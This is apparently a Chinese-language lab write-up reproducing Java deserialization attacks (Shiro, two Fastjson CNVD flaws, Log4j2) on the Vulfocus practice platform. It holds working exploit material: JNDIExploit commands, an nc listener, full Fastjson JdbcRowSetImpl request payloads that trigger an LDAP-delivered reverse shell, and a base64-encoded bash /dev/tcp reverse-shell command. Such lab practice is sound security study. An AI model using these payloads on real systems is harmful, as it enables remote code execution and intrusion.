vulfocus上的java反序列化漏洞复现
·
vulfocus上的java反序列化漏洞复现
shiro
使用利用工具


fastjson
1.fastjson 代码执行 (CNVD-2017-02833)

在攻击主机执行
java -jar JNDIExploit-2.0-SNAPSHOT.jar -i 192.168.19.57


监听8888端口
nc -lvp 8888

POST / HTTP/1.1
Host: 192.168.19.9:31898		 #更改成自己的抓包ip
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 294

{
    "a":{
        "@type":"java.lang.Class",
        "val":"com.sun.rowset.JdbcRowSetImpl"
    },
    "b":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"ldap://192.168.19.57:1389/Basic/ReverseShell/192.168.19.57/8888",
        "autoCommit":true
    }
}

我的攻击主机已经连接上
2.fastjson 代码执行 (CNVD-2019-22238)
同样先在攻击主机上监听端口


同上一样更改bup的抓包请求
POST / HTTP/1.1
Host: 192.168.19.9:62477
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: application/json
Content-Length: 192

{
    "b":{
        "@type":"com.sun.rowset.JdbcRowSetImpl",
        "dataSourceName":"ldap://192.168.19.57:1389/Basic/ReverseShell/192.168.19.57/8888",
        "autoCommit":true
    }
}
更改后发送请求,成功连接。
log4j2
需要利用的工具不同,需要用到这个jar包JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
先构造攻击的payload
bash -i /dev/tcp/攻击主机ip/监听的端口 0>&1
进行base64编码

更改成如下payload
bash -c {echo,YmFzaCAtaSAgPiYgIC9kZXYvdGNwLzE5Mi4xNjguMTkuNTcvODg4OCAwPiYx}|{base64,-d}|{bash,-i}
